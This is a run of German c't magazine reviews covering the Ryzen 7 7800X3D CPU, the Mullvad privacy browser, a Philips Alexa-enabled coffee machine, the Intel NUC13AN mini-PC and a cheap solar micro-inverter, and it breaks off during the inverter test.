Im Unterschied zum 12- und 16-Kerner mit 3D-Cache bietet der Ryzen 7 7800X3D den großen Vorteil, dass die umfangreiche To-do-Liste unter Windows 11 aus aktiviertem Spielemodus, aktueller Version der Xbox Game Bar und zusätzlich notwendigen Prozessortreibern entfällt. Denn im Unterschied zu den teureren CPUs gibt es kein zweites CCD ohne Zusatzcache, sodass der Scheduler des Betriebssystems die Spiele-Threads ohne Performanceeinbußen frei über alle Kerne verteilen kann.

AMD empfiehlt lediglich die aktuelle Version des Chipsatztreibers 5.02.19.2221 oder neuer aufzuspielen. Eher für Hard-

Gaming-Prozessor Ryzen 7 7800X3D

Prozessor	Kerne / Threads	Takt / Turbo	Cinebench R23 1T	Cinebench R23 MT	Preis/Leistung [Cinebench/€]	Effizienz [Cinebench/W]	Leistungsaufnahme Leerlauf / Volllast [W]
			besser ▶	besser ▶	besser ▶	besser ▶	◀ besser
Ryzen 7 7800X3D	8 / 16	4,2 / 5,0 GHz	1822	18368	37	152	44/120
Ryzen 9 7950X3D	16 / 32	4,2 / 5,7 GHz	2051	36316	45	186	44/205
Ryzen 7 7700X	8 / 16	4,5 / 5,4 GHz	2000	19907	57	105	42/224
Core i9-13900KS	8P+16E / 32	3,2 / 6,0 GHz	2324	40535	52	96	34/485
Core i5-13500	6P+8E / 20	2,5 / 4,8 GHz	1861	18486	71	113	28/114
Ryzen 7 5800X3D	8 / 16	3,4 / 4,5 GHz	1492	14708	47	94	36/175

getestet mit Windows 11 22H2, AM4: 16 GByte DDR4-3200, AM5: 32 GByte DDR5-5200, LGA1700: 32 GByte DDR5-5600

waretester interessant ist der Hinweis, nicht ohne Windows-Neuinstallation vom Ryzen 9 7950X3D beziehungsweise 7900X3D auf den Ryzen 7 7800X3D zu wechseln. Durch die zusätzlichen Treiber für die besondere Architektur der stärkeren CPUs kann es sonst zu Scheduling-Problemen und Geschwindigkeitsnachteilen beim Achtkerner kommen, der diese Anpassungen nicht benötigt.

Bei der reinen Rechenleistung muss sich der Ryzen 7 7800X3D wegen der geringeren Taktfrequenzen dem Ryzen 7 7700X geschlagen geben. Im Rendering-Benchmark Cinebench R23 verliert er im Single- und Multithreading etwa acht bis neun Prozent. Beim Kompilieren mit Kcbench, Videorekodieren mit Handbrake und dem Packen mit 7-Zip liegen die beiden Achtkerner hingegen nahezu gleichauf.

Sobald Anwendungen jedoch vom großen Cache profitieren, wendet sich das Blatt: Bei Full-HD-Auflösung kann sich der Ryzen 7 7800X3D mit einer High-End-Grafikkarte vom Typ GeForce RTX 4090 in den drei Spieltiteln F1 2022, Cyperpunk 2077 und Horizon Zero Dawn mit 16 bis 35 Prozent höherer Bildrate deutlich vom keineswegs spieleuntauglichen Ryzen 7 7700X absetzen. Das gilt auch für die in anspruchsvollen Szenen wichtigen Minimum-FPS. Dabei ist der Achtkerner mit Zusatzcache dem 300 Euro teureren 16-Kerner Ryzen 9 7950X3D überall dicht auf den Fersen und hängt zudem Intels Topmodell Core i9-13900KS ab.

Aber auch professionellen Anwendungen bringt der größere L3-Cache Vorteile: In SRMP (Surface-Related Multiples Prediction) wertet der Ryzen 7 7800X3D seismische Daten 47 Prozent schneller als der Ryzen 7 7700X aus. Die Benchmark-Suite Rodinia Life Science absolviert er um zwölf Prozent flotter, die unter anderem Bilddaten eines schlagenden Herzens analysiert sowie thermische Hotspots bei Prozessoren und Partikelbewegungen simuliert.

Anspruchsvolle 3D-Titel wie Cyberpunk 2077 laufen wegen des großen L3-Caches des Ryzen 7 7800X3D flüssig.

Effizienzwunder

Positiv überrascht waren wir von der geringen Leistungsaufnahme beziehungsweise der hohen Effizienz des Achtkerners mit Stapelcache. Zunächst dachten wir an einen Defekt, denn unter Volllast erzielten wir mit Lastprogrammen wie Prime95 eine CPU Package Power (PPT) von nur 72 Watt, obwohl der Prozessor mit 120 Watt TDP dauerhaft 162 Watt verheizen dürfte.

Damit verhält sich der Ryzen 7 7800X3D thermisch eher wie eine 65-Watt-CPU. Mit Last auf allen acht CPU-Kernen und der integrierten Radeon-Grafik kamen wir auf 99 Watt. Damit spielt der Gaming-Prozessor bei der Effizienz ganz oben in der Liga der 65-Watt- und High-End-Varianten der Ryzen 7000 mit.

Fazit

Der Ryzen 7 7800X3D für die moderne AM5-Plattform tritt erfolgreich in die Fußstapfen des AM4-Vorgängers Ryzen 7 5800X3D. Dank des großen 3D-Caches übertrumpft er bei der Spieleleistung die meisten High-End-Prozessoren und liegt mit wenigen Ausnahmen gleichauf mit dem 16-Kerner Ryzen 9 7950X3D. Zudem arbeitet er unter Last sehr effizient, sodass Gamer das bei Netzteil und CPU-Kühler eingesparte Geld in eine stärkere Grafikkarte stecken können.

Die stärkste Konkurrenz für den 500-Euro-Prozessor kommt aber von AMD selbst. Der CPU-Hersteller verkauft den Ryzen 7 5800X3D inzwischen für unter 300 Euro, sodass anstelle einer teuren Neuanschaffung von AM5-Mainboard und DDR5-RAM das Upgrade eines vorhandenen AM4-Systems in der Regel die attraktivere Variante ist. *(chh@ct.de)* **ct**

Literatur

[1] Christian Hirsch, Chipstapel gegen Brechstange, High-End-Prozessoren Ryzen 9 7950X3D und Core i9-13900KS im Vergleich, c't 7/2023, S. 94

Gaming-Prozessor Ryzen 7 7800X3D

Prozessor	Kcbench Linux 5.19.5 [s]	Handbrake 1.6.1, Fast1080p30 [fps]	7-Zip komprimieren [MByte/s]	SRMP	Rodinia Life Sience	F1 2022, Ultra High, RT off, Full HD: Minimum / Durchschnitt [fps]	Cyberpunk 2077, Ultra, Full HD: Minimum / Durchschnitt [fps]	Horizon Zero Dawn, Ultimate, Full HD: 1%-Perzentil / Durchschnitt [fps]
	◂ besser	besser ▸	besser ▸	besser ▸	besser ▸	besser ▸	besser ▸	besser ▸
Ryzen 7 7800X3D	67	88	97	3,81	4,24	359/465	91/213	186/266
Ryzen 9 7950X3D	39	115	147	5,86	6,61	369/462	121/218	181/257
Ryzen 7 7700X	66	89	96	2,6	3,79	250/345	71/164	155/228
Core i9-13900KS	38	145	144	5,35	4,91	255/362	113/187	138/197
Core i5-13500	80	89	83	2,22	3,12	184/244	88/142	117/161
Ryzen 7 5800X3D	88	68	74	3,16	3,26	256/353	80/186	161/234

getestet mit Windows 11 22H2, GeForce RTX 4090, AM4: 16 GByte DDR4-3200, AM5: 32 GByte DDR5-5200, LGA1700: 32 GByte DDR5-5600

Tor ohne Tor

Mullvad Browser mit Privacy-Schutz

Tor-Nutzer schätzen den „Tor Browser“ aufgrund seiner zahlreichen Funktionen zum Schutz der Privatsphäre. Der Browser von Mullvad bietet dieselben Anti-Tracking-Mechanismen fürs alltägliche Surfen außerhalb des Tor-Netzwerks.


Von Ronald Eikenberg

Zwar trägt der „Mullvad Browser“ den Namen eines VPN-Anbieters im Namen, er funktioniert aber auch ohne VPN-Zugang. Es handelt sich um einen auf Datenschutz getrimmten Firefox-Abkömmling, der von den Programmierern des „Tor Browser“ mitentwickelt wurde und dieselben Anti-Tracking-Funktionen mitbringt, aber nicht an das Tor-Netzwerk angebunden ist. Es gibt ihn für Windows, macOS und Linux und er ist auch portabel einsetzbar.

Mit dem Mullvad Browser profitiert man von der Arbeit der Tor-Entwickler, die seit Jahren damit beschäftigt sind, ihren Browser resistent gegen Webtracking zu machen. Das bedeutet vor allem, ihm seine verräterischen Eigenheiten auszutreiben. Denn üblicherweise verhalten sich Browser auf jedem System anders. Das beginnt damit, dass sie Websites in der eingestellten Systemsprache anfordern, dabei verraten sie auch Zeitzone, Bildschirmauflösung und vieles mehr. Beim Zeichnen in HTML5-Canvas-Elemente gibt es von System zu System wiedererkennbare Unterschiede, die sich für das sogenannte Canvas Tracking nutzen lassen. All das ergibt einen individuellen Fingerabdruck des Browsers. Der Fingerabdruck ist vergleichbar mit einem Cookie, aber gefährlicher, da er den privaten Modus und Browsergrenzen überwinden kann.

Das erklärte Ziel ist daher, dass sich der Mullvad Browser auf allen Systemen identisch verhält. Dazu hat er zahlreiche Tricks auf Lager: Eine der auffälligsten Änderungen ist, dass sich die Größe des Website-Bereichs nicht pixelgenau, sondern nur in festen Schritten ändern lässt. So steigt die Wahrscheinlichkeit, dass viele andere Nutzer mit dieser Einstellung unterwegs sind und man in der Masse verschwindet. Weitere Anti-Fingerprinting-Maßnahmen sind, standardmäßig die englischsprachigen Versionen der Websites anzufordern und als Zeitzone die koordinierte Weltzeit, kurz UTC, an die Server zu melden. Cookies vergisst der Browser beim Beenden.

Im Test zeigte das Wirkung: Der Fingerprinting-Schutz arbeitet zuverlässig, wie wir unter anderem mit dem besonders hartnäckigen Tracking-Dienst „Fingerprint Pro“ (fingerprint.com) und einem Canvas-Tracking-Test feststellen konnten. Nach jedem Start oder einem Klick auf den von Tor bekannten Knopf „New Identity“ mit dem Besen-Symbol war unser Browser wieder ein unbeschriebenes Blatt.



Der datenschutzfreundliche Mullvad Browser soll vor Tracking schützen. Er wird von den Programmierern des Tor Browser mitentwickelt und funktioniert auch ohne VPN-Zugang.

Freie Verbindungswahl

Anders als sein Tor-Pendant ruft der Mullvad Browser wie jeder andere Browser alle Inhalte direkt ab. Dadurch ist er flexibler einsetzbar, denn das Tor-Netz eignet sich nicht für jeden Zweck, da es alle Anfragen Richtung Internet durch Ausgangsknoten (Exit Nodes) schleust. Das sorgt zwar für Anonymität, allerdings können die Exit Nodes den Datenverkehr beobachten und manipulieren. Zudem bekommt man es deutlich öfter mit Captchas zu tun oder wird von Websites ausgegrenzt.

Wer seine IP verschleiern möchte, muss sich beim Mullvad Browser selbst kümmern – etwa durch den Einsatz eines VPN-Anbieters. Das kann Mullvad sein, muss es aber nicht. Deren vorinstallierte Browsererweiterung kann man einfach entfernen. Außerdem sind der Skriptblocker NoScript sowie der Werbeblocker uBlock Origin dabei. Andere Erweiterungen bekommt man im Addon-Verzeichnis von Mozilla. DNS-Anfragen des Mullvad Browser gehen transportverschlüsselt per DNS-over-HTTPS (DoH) an einen Mullvad-Resolver. Das setzt ein gewisses Vertrauen voraus, da ein Resolver die Anfragen auch individuell speichern kann. In den Einstellungen lässt sich ein anderer DoH-Resolver hinterlegen.

Fazit

Der Mullvad Browser schützt weitgehend vor Tracking und Fingerprinting. Damit ist er eine interessante Alternative zu Konkurrenten wie Brave und LibreWolf, die sich ebenfalls das Thema Datenschutz auf ihre Fahne geschrieben haben. Da der Browser nicht an das Tor-Netzwerk gebunden ist, kann man ihn auch für das alltägliche Surfen gut einsetzen – wahlweise mit oder ohne VPN-Verbindung. Da alle Cookies beim Beenden weg sind, muss man für Dienste, bei denen man eingeloggt bleiben möchte, einen anderen Browser nutzen. *(rei@ct.de)* c't

Mullvad Browser

Webbrowser mit Privacy-Schutz	
Hersteller, URL	Mullvad VPN AB, mullvad.net/de/browser
Systemanf.	Windows ab 10, macOS ab 11, Linux
Preis	**kostenlos** (Open Source)

Café d'Alexa

Mit dem Kaffeeautomat EP3546/70 von Philips lässt sich per WLAN-Verbindung und Alexa-Befehl der Morgentrunk aus dem Bett heraus brühen.

Wer von der Sonne sanft geweckt den Kaffeeautomaten in der Küche per Zuruf starten wollte, hatte bisher wenig Fortune. Selbst mit dem Heimnetz verbundene Kaffeeautomaten konnten dieses Smart-Home-Versprechen der ersten Stunde nicht einlösen, weil sie ihre Leitungen nach dem Einschalten routinemäßig spülen und eine wartende Tasse im besten Fall mit lauwarmem Schmutzwasser füllen. Opas Filterkaffeemaschine an der Schaltsteckdose muss man am Vortag befüllen, was nicht jeden Abend klappen dürfte.

Beim getesteten Kaffeevollautomaten EP3546/70 sowie beim ebenfalls WLAN-fähigen Modell EP2520/10 bringt Philips Hygienegebot und Smart-Home-Komfort durch ein Firmware-Update in Einklang. Bei einem Fernstart spült die Maschine fortan direkt in die Auffangschale.

Das Update setzt die Begleit-App „Philips Coffee+" ab Version 2.0 und eine WLAN-Verbindung voraus. Es wandert ohne weiteres Zutun auf den Vollautomaten und ändert dessen Spülverhalten. Anschließend lässt sich in der App und per Alexa-Skill die sogenannte Fernbrühung aktivieren.

Per App klappt das auf Anhieb, die Alexa-Kommunikation funktioniert nur über Bande. Ein Befehl erfordert immer den Zusatz des deutschen Skill-Namens, etwa „Alexa, sag Kaffee Plus, brühe mir einen Kaffee". Verschlafene Aussprache verzieh die Software im Test selten. Mitunter stürzte der Skill ab und funktionierte erst nach einem Neustart in der Alexa-App wieder.

Das weitere Automatenrepertoire – Espresso, Americano, Latte macchiato und Cappuccino – lässt sich ebenfalls fernbrühen. In den letzteren beiden Fällen muss man aber daran denken, das Aufschäumzubehör zu montieren. Die Philips-App fragt immerhin vor dem Brühbeginn nach, Alexa nicht. Fehlt es an Material, fällt der Milchkaffee am Morgen ohne Vorwarnung aus.

In Alexa-Routinen lässt sich der Brühstart gemeinsam mit dem Frühstücksradio und dem Rollladenmotor bloß per Umweg einbinden. Der Trick lautet, einen Alexa-Lautsprecher den Befehl aufsagen und einen zweiten diesen hören und umsetzen zu lassen. Der Weg zum vollautomatischen Morgenkaffee bleibt steinig. Klappt einmal alles so, wie es soll, erfüllt der durch das Update aufgeschlaute Kaffeeautomat eingefleischten Smart-Home-Fans einen lang gehegten Traum.

(Berti Kolbow-Lehradt/sha@ct.de)

Philips Series 3200 Connected EP3546/70

Kaffeevollautomat mit WLAN und Alexa	
Hersteller, URL	Philips, philips.de
WLAN	Wi-Fi 4 (2,4 GHz)
Software	Philips Coffee+ (Android ab 8, iOS ab 12, Alexa-Skill)
Preis	680 €

Wir schreiben Zukunft.

35 % Rabatt

2 Ausgaben
MIT Technology Review
als Heft oder digital
inklusive Prämie nach Wahl

mit-tr.de/testen

mit-tr.de/testen
leserservice@heise.de
+49 541/80 009 120

Leicht erfrischt

Mini-PC Intel NUC13AN mit Mobilprozessor Core i7-1360P

Die 13. Generation der Intel-Minicomputer namens NUC bringt kleine Verbesserungen im Vergleich zu den ebenfalls schnellen Vorgängern. Neuerungen gibts bei BIOS-Updates und für Spezialanwendungen wie digitale Anzeigetafeln und Edge-Server.

Von Christof Windeck

Zwar sinken derzeit die PC-Verkaufszahlen, doch Minirechner gehören weiterhin zu den beliebteren Bauformen. Intel schickt unverdrossen eine neue Generation der NUC-Baureihe ins Rennen, die mit Mobilprozessoren der 13. Core-i-Generation „Raptor Lake“ bestückt ist. Diese NUC13AN-Familie trägt den Codenamen Arena Canyon (daher die Buchstaben „AN“ in den Modellbezeichnungen) und umfasst wie die Generation zuvor (NUC12WS für Wall Street Canyon) viele unterschiedliche Modelle. Wichtigste Neuerung sind die Prozessoren, die jedoch ihren Vorgängern stark ähneln. So hat der Core i7-1360P im Testgerät ebenso viele Prozessorkerne wie der in [1] vorgestellte Core i7-1260P, nämlich vier starke (P-)Kerne und acht effiziente (E-)Kerne. Der Neuling taktet aber etwas höher.

Einige Detailverbesserungen zielen auf spezielle Anwendungsbereiche. Denn NUCs kommen nicht nur als kompakte Bürocomputer zum Einsatz, sondern auch als zentral verwaltete Business-PCs, als Mini-Server, als Medienzuspieler für digitale Anzeige-, Info- und Werbetafeln sowie als Allzweckrechenbausteine im Gewerbe, etwa in Computerkassen (Point of Sale, PoS) oder zur Steuerung.

Typenvielfalt

Den NUC13AN gibt es in 20 Varianten. Sechs davon entstehen dadurch, dass Intel drei CPU-Leistungsklassen in zwei verschiedene Gehäuse einbaut: Core i7-1360P, i5-1340P oder i3-1315U jeweils in die flacheren Slim-Typen (NUC13AN**K**...) oder in die höheren Kästchen (NUC13AN**H**...), in die zusätzlich jeweils noch eine SATA-SSD (2,5 Zoll) passt. Zudem verkauft Intel einige Konfigurationen außer als Barebone auch fix und fertig als Mini-PCs inklusive RAM, SSD und Windows 11; einen solchen haben wir auch getestet. Schließlich gibt es acht NUC-Versionen mit Spezialfunktionen: Einerseits mit den vPro-tauglichen Prozessoren Core i7-1370P oder Core i5-1350P, die Fernwartung ermöglichen, sowie ein Trusted Platform Modul als diskreten TPM-2.0-Chip haben (die anderen haben Firmware-TPMs). Andererseits gibt es länger lieferbare Versionen mit den Prozessoren Core i7-1370PE, i5-1350PE, i5-1340PE und i3-1315UE aus der „Embedded“-Kategorie. Sie unterscheiden sich technisch minimal oder gar nicht von den Versionen ohne „E“ im Namen, aber Intel liefert sie einige Jahre länger. Die E-NUCs haben fünf statt drei Jahre Garantie und sind für den Einsatz in digitalen Anzeigetafeln (Digital Signage), als Edge-Server oder Umsetzer für Funktechniken wie LoRaWAN (IoT-Gateways) gedacht, die längerfristig Ersatzteile benötigen.

Alle NUC13AN-Versionen sind für Rund-um-die-Uhr-Betrieb bei bis zu 40 Grad Celsius Umgebungstemperatur ausgelegt – 5 Grad mehr als die üblichen 35 Grad. Den 40-Grad-Modus aktiviert man im BIOS-Setup, dann senkt das System die maximale CPU-Leistungsaufnahme (Power Limits, PL) und lässt die Lüfter schneller drehen. Der Mini-PC wird dadurch also etwas langsamer und lauter.

Die seit Jahren gepflegte NUC-Familie ist auch deshalb erfolgreich, weil Intel viele Funktionen einbaut und Dienste leistet, die man sonst nur bei Business-PCs großer Markenhersteller findet. Intel liefert (und dokumentiert!) Sicherheitsupdates fürs BIOS, bei der neuen Serie sogar automatisch per Windows Update. Die Funktion lässt sich im BIOS-Setup abschalten (Option: BIOS WU Support). Außerdem lassen sich einzelne USB-Ports deaktivieren. Dazu gibt es eine detaillierte Hardware-Dokumentation wenigstens in englischer Sprache sowie eine Treiber-Update-Automatik. Für manche gewerbliche Käufer ist es wichtig, dass NUCs viele internationale Zertifizierungen erfüllen. Für Digital Signage baut Intel die ziemlich komplizierte Spezialfunktion „Player Fail-

over“ ein, die Ausfälle durch Redundanz überbrückt. Dazu braucht man zwei NUCs mit Windows (11 oder 10 Iot Enterprise) oder Linux (Ubuntu 20.04/22.04 LTS) sowie die NUC Pro Software Suite NPSS 3.0. Dann lässt sich ein Display mit mindestens zwei HDMI-Eingängen mit beiden NUCs verbinden und beim Ausfall eines Rechners schaltet NPSS den HDMI-Eingang des Displays per HDMI CEC um.

Leistungsvergleich

Unser Testmuster NUC13ANKi7 mit Core i7-1360P, 16 GByte DDR4-3200-RAM, einer flinken 512-GByte-SSD mit PCIe 4.0 x4 und Windows 11 Pro fand sich bis zum Redaktionsschluss noch nicht im Einzelhandel. Das Gerät dürfte wie sein Vorgänger mit Core i7-1260P [1] knapp 900 Euro kosten. Als Barebone ohne RAM, SSD und Betriebssystem werden es wohl rund 550 Euro sein. Ubuntu 22.10 lief problemlos.

Nach unseren Benchmark-Messungen rechnet der Core i7-1360P im NUC13AN um höchstens 9 Prozent schneller als der Core i7-1260P im Vorgänger NUC12WS. Den Unterschied spürt man nicht und kann daher auch das ältere Gerät kaufen, falls es billiger angeboten wird. Sowohl im Leerlauf als auch unter Last unterscheidet sich die Leistungsaufnahme kaum. Damit ist der etwas schnellere Neuling minimal effizienter.

Die 3D-Performance ist für eine in der CPU integrierte GPU ordentlich, reicht aber bloß für einfache Spielchen. Die Videodecoder sind Intel-typisch auf dem neuesten Stand. Intel bleibt auch beim NUC13AN bei DDR4-Speicher, maximal sind 64 GByte RAM in Form von zwei 32-GByte-SO-DIMMs möglich. Schnelleres DDR5- oder gar aufgelötetes LPDDR5-RAM ist nicht nutzbar, könnte aber vor allem die GPU-Leistung steigern.

Über je zwei HDMI-2.1- und Thunderbolt-4-Buchsen (letztere sind USB-C-kompatibel) lassen sich bis zu vier 4K-Displays an den Mini-PC anschließen. An fünf Buchsen ist USB 3.2 Gen 2 mit 10 Gbit/s nutzbar.

Bei CPU-Lastspitzen zieht das Rechnerlein kurzzeitig über 90 Watt aus der Steckdose, daher ist das relativ klobige 120-Watt-Netzteil nötig. Bei länger anhaltender Rechenlast dreht der im Leerlauf flüsterleise Lüfter sehr deutlich hörbar auf, dann rauscht es in 50 Zentimetern Entfernung mit 1,7 sone – unnötig viel und bei der Arbeit störend. Durch Optimierung der Drehzahlregelung im BIOS-Setup lässt sich der Rechner viel leiser machen. Doch wer die hohe Rechenleistung über längere Zeit abfordert, etwa um ein Video zu transkodieren, hört die Lüfter trotzdem deutlich. Typische Büroarbeit fordert das System nicht, es bleibt leise.

Fürs Büro ist der teure Core i7 ohnehin überdimensioniert. Mindestens 120 Euro billiger bekommt man derzeit den älteren NUC12WSKi5 mit dem kaum langsameren Core i5-1240P, der ebenfalls vier starke P-Kerne und acht E-Kerne hat. Seine P-Kerne takten mit maximal 4,4 GHz höchstens 12 Prozent niedriger als die des Core i7-1360P und auch der etwas kleinere Cache dürfte die Leistung nicht spürbar mindern. Deutliche Abstriche bei der Rechenleistung muss man allerdings bei den Core-i3-Prozessoren mit nur je zwei P-Cores hinnehmen. Der Core i5 ist also im Zweifel die bessere Wahl, gehört aber wie der i7 zur 28-Watt-Klasse. Der Buchstabe „U“ beim Core i3-1315U verweist hingegen auf die 15-Watt-Kategorie – kein Kunststück mit zwei P-Kernen weniger. Der NUC13 mit Core i3 dürfte folglich unter Last leiser rauschen, leistet aber auch weniger.

Fazit

Mit dem NUC13AN betreibt Intel zarte Modellpflege; für die meisten Käufer sind die Unterschiede zur zwölften NUC-Generation unbedeutend. Die Haare in der Suppe: Wir würden uns noch leisere Lüfter wünschen sowie höchstens 3 Watt Leistungsaufnahme im Leerlauf. Trotz dieser Mängelchen ist auch die dreizehnte NUC-Generation den Kauf wert. *(ciw@ct.de)* c't

Literatur

[1] Christof Windeck, Kleiner Zwölfender, Mini-PC Intel NUC12WS mit Hybridprozessor Core i7-1260P, c't 25/2022, S. 56

Genau wie sein Vorgänger hat der NUC13AN ziemlich viele Anschlussbuchsen inklusive Thunderbolt 4. An der Frontseite gibt es zweimal USB-A.

Intel NUC13 Pro NUC13ANKi7

Mini-PC-Barebone mit Intel Core i7-1360P (Raptor Lake)	
Hardwareausstattung	
CPU / Kerne / Takt (Turbo)	Core i7-1360P / 4 P + 8 E / bis zu 5,0 GHz
RAM	2 × DDR4-SO-DIMM (max. 64 GByte)
Grafik (-speicher)	Intel Xe (vom Hauptspeicher)
Mainboard (format) / Chipsatz	NUC13ANBi7 (proprietär) / im CPU-SoC integriert
SSD-Steckplätze[1]	1 × M.2 2280 (PCIe 4.0 x4), 1 × M.2 2242 (PCIe x1 oder SATA)
SSD im Testgerät	Samsung PM9A1, 512 GByte
Sound-Chip (Chip) / TPM	HD Audio / fTPM 2.0
Netzwerk-Interface (Chip, Anbindung)	2,5 Gbit/s (Intel i226V, PCIe)
WLAN-Interface (Chip, Anbindung)	Wi-Fi 6E, 2400 Mbit/s, Bluetooth 5.3 (Intel AX211, CNVi)
Abmessungen	11,8 × 3,7 × 11,5 cm (Tiefe 16 cm mit Stromstecker)
Netzteil	Delta 120 Watt (20 Volt), 1,75 m Kabel
Anschlüsse hinten	2 × HDMI 2.1, 2 × USB-C/TB4, 1 × USB-A 10 Gbit/s, 1 × USB-A 2.0, 1 × LAN
Anschlüsse vorne	2 × USB-A 10 Gbit/s, 1 × Audio-Klinke (Kopf./Mikr.)
Betriebssystem	Windows 11 Pro
Zubehör	Netzteil, VESA-Montageschrauben
Besonderheiten	Player Failover per Software und HDMI CEC
Elektrische Leistungsaufnahme, Datentransfer-Messungen und Geräuschentwicklung	
Soft-off / Energie Sparen	0,8 / 1,4 Watt
Leerlauf mit 4K-Display an HDMI	4,7 Watt
Volllast: CPU / CPU und Grafik	63 / 63 Watt
M.2-SSD lesen (schreiben)	6,9 (4,9) GByte/s
USB 10 Gbit/s lesen (schreiben)	1,07 (1,0) GByte/s
Geräuschentwicklung	<0,1 / 1,7 sone (Leerlauf / Volllast)
Funktionstests	
Secure Boot ab- / CSM einschaltbar	✓ / – (nur UEFI-Bootmodus)
Wake on LAN: Standby / Soft-Off	✓ / –
USB: 5V in Soft-Off	✓ (am Ladeanschluss)
Wecken per USB-Tastatur Standby / Soft-Off	✓ / –
Bootdauer bis Login m. Fastboot	15 s
Parallelbetrieb Monitore (Ports)	4 × 4K 60 Hz (HDMI + USB-C)
analog Mehrkanalton / 2. Audiostream	– (nur Stereo) / –
Systemleistung	
Cinebench R23: 1 / 4 Threads	1939 / 12867 Punkte
3DMark: Fire Strike	4956 Punkte
Bewertung	
Systemleistung: Office / Rendering / Spiele	⊕⊕ / ⊕ / ⊖
Audio: Wiedergabe	⊕⊕
Geräuschentwicklung / Systemaufbau	○ - ⊖ / ⊕⊕
Preis / Garantie Testgerät	890 € / 3 Jahre

[1] in der hohen Gehäusebauform („H“-Versionen) zusätzlich SATA-Laufwerk mit 2,5 Zoll

✓ funktioniert – funktioniert nicht
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend
⊖ schlecht ⊖⊖ sehr schlecht

Zu billige Wandelbüchse

Günstiger Solarwechselrichter im Labortest

Händler aus Fernost locken auf Onlinehandelsplattformen auch bei Photovoltaikequipment mit kleinen Preisen. Bereits für 50 Euro erhält man Mikrowechselrichter für die derzeit gehypten Balkonkraftwerke. Wir haben einen ins Labor geholt.

Von Luca Zimmermann

Die Photovoltaikindustrie hat den Hype eingeholt: Die Preise für Solarmodule und Wechselrichter sind wieder gesunken. Doch wer Sparfuchs ist, schaut natürlich auch nochmal auf Onlineplattformen wie eBay, Amazon und AliExpress nach günstigen Geräten – am besten aus Fernost, ohne mitverdienenden EU-Zwischenhändler. Während die Solarmodule in der Regel zu unhandlich für den günstigen Versand aus Asien sind, passen Wechselrichter problemlos ins Paket.

Ein besonders günstiger Kandidat: der markenlose „GMI – Grid Tie Micro Inverter" mit 120 bis 700 Watt Ausgangsleistung. Lediglich 50 Euro muss man für die 120-Watt-Variante einplanen; die 700-Watt-Variante ist mit 100 Euro doppelt so teuer, aber immer noch satte 60 Euro günstiger als die 700-Watt-Geräte anderer Hersteller. Meist haben die Händler sogar EU-Lager, sodass kein Zoll anfällt. Doch kommt der günstige Preis wirklich durchs Weglassen der Marke und mutmaßlich gieriger Zwischenhändler in Europa zustande?

Erster Eindruck

Wir haben die 300-Watt-Variante auf eBay gekauft und erhielten eine kleine Pappschachtel. Neben dem Wechselrichter finden wir im Karton eine kurze A4-Anleitung – inklusive Anschlussbeispielen auf Chinesisch und automatisch übersetztem Englisch – sowie einen Steckverbinder mit offenen Enden für den Netzanschluss.

Uns fällt direkt auf, dass nirgendwo ein CE-Zeichen ist – weder auf der Verpackung noch in der Anleitung oder auf dem Wechselrichter selbst. Auch wenn man vor Inbetriebnahme noch die Zuleitung an einen geeigneten Stecker anschließen muss, dürfte das Produkt nicht die Anforderungen an einen Bausatz erfüllen. Es darf so nicht einmal in die EU importiert werden.

Die Behausung der Elektronik ist ein einfaches Profilgehäuse von der Stange. Es hat drei Durchführungen an der Rückwand für die Kabel; eine LED zeigt den Betriebsstatus. Das Gehäuse entspreche dem Schutzgrad IP55 und halte somit Staub und Strahlwasser stand, behauptet das Datenblatt.

Der Leiterquerschnitt der Zuleitung zur Netzseite beträgt 0,75 mm², was für 300 Watt genügt und auch zulässig ist. Der Hersteller nutzt einen namenlosen dreipoligen Überwurfmutter-Steckverbinder vom Schutzgrad IP65. Die Enden des Anschlusskabels sind verzinnt, was hiesig der Sicherheit halber nicht mehr zulässig ist. Stattdessen quetscht man bei Litze Aderendhülsen auf. Die Gleichspannungsseite, also die Leitung zum Solarmodul, hat 2,5-mm²-Adern mit MC4-Stecker und -Buchse; üblich sind zwar 4 oder 6 mm², doch bei 300 Watt genügt der geringere Querschnitt in der Regel.

Auffällig, aber nicht ungewöhnlich bei Produkten aus Fernost ist, dass der Hersteller sich weder im Datenblatt noch auf dem Produkt zu erkennen gibt. Im Netz entdecken wir nach etwas Recherche die „New Energy Technology Co., Ltd." aus Dongguan in China. Die Firma bietet Mikrowechselrichter bis 1400 Watt und zielt eher auf Geschäftskunden, die nach Whitelabel-Produkten suchen.

Innereien

Beim Öffnen des Gehäuses nimmt das Entsetzen seinen Lauf. Die Abdeckung für die LED ist zwar eingeklebt, die Seitenteile und die Gehäusehälften haben jedoch keine Dichtung – IP55-konform ist das sicher nicht. Bekommt das Gehäuse Strahlwasser oder Regen ab, wird früher oder später Feuchtigkeit eindringen und zu Korrosion oder gar Kurzschlüssen führen.

Auf dem Gehäuse ist – widersprüchlich zum Datenblatt – korrekt angegeben, dass der Wechselrichter vor Regen geschützt werden muss. Immerhin hat der Hersteller den Schutzleiter mit dem Gehäuse verbunden, sodass der Fehlerstromschutzschalter der Hausinstallation reagieren sollte, wenn innen Brücken zur Platine entstehen.

Nicht nur an der Dichtigkeit hapert es, sondern auch bei der Wärmeableitung: Der Hersteller beklebt die Leistungsbauteile und den Transformator zwar mit Wärmeleitpads, vergisst dabei aber die Schutzfolie, die eigentlich wegmüsste. Statt die Leistungsbauteile wie üblich für optimale Kühlung an die Kühlfläche zu schrauben, werden sie nur durch die Platine ans Gehäuse gedrückt – dazwischen die Wärmeleitpads mit Schutzfolie. Ein Lüfter fehlt.

Dass auch der Transformator grenzwertig ausgelegt ist, zeigt das Wärmebild des Geräts unter Volllast: 118 °C erreicht der Kern schon bei offenem Gehäuse und rund 20 °C Raumtemperatur. An einem heißen Tag dürfte im Gehäuse lötzinnerweichendes Klima herrschen, besonders, wenn der Wandler selbst der Sonne ausgesetzt ist. Findet der Wechselrichter nicht durch defekte Lötstellen sein jähes Ende, dann durch den Hitzetod der beiden Elektrolytkondensatoren, die direkt neben dem heißen Trafo sitzen (im Bild dahinter). Sie sind für 2000 Volllast-Betriebsstunden bei 85 °C ausgelegt – in dieser Photovoltaiksauna könnte es im Sommer locker so warm werden. Danach verändern sich ihre elektrischen Parameter, der Wirkungsgrad des Geräts sinkt und es ist nicht mehr weit bis zum Totalausfall.

Bild: Luca Zimmermann

Direkt beim Öffnen des Gehäuses fällt uns erster Pfusch auf: Trennfolie auf Wärmeleitklebern verhindert, dass die im Betrieb entstehende Wärme ausreichend abgeführt wird.

Bild: Luca Zimmermann

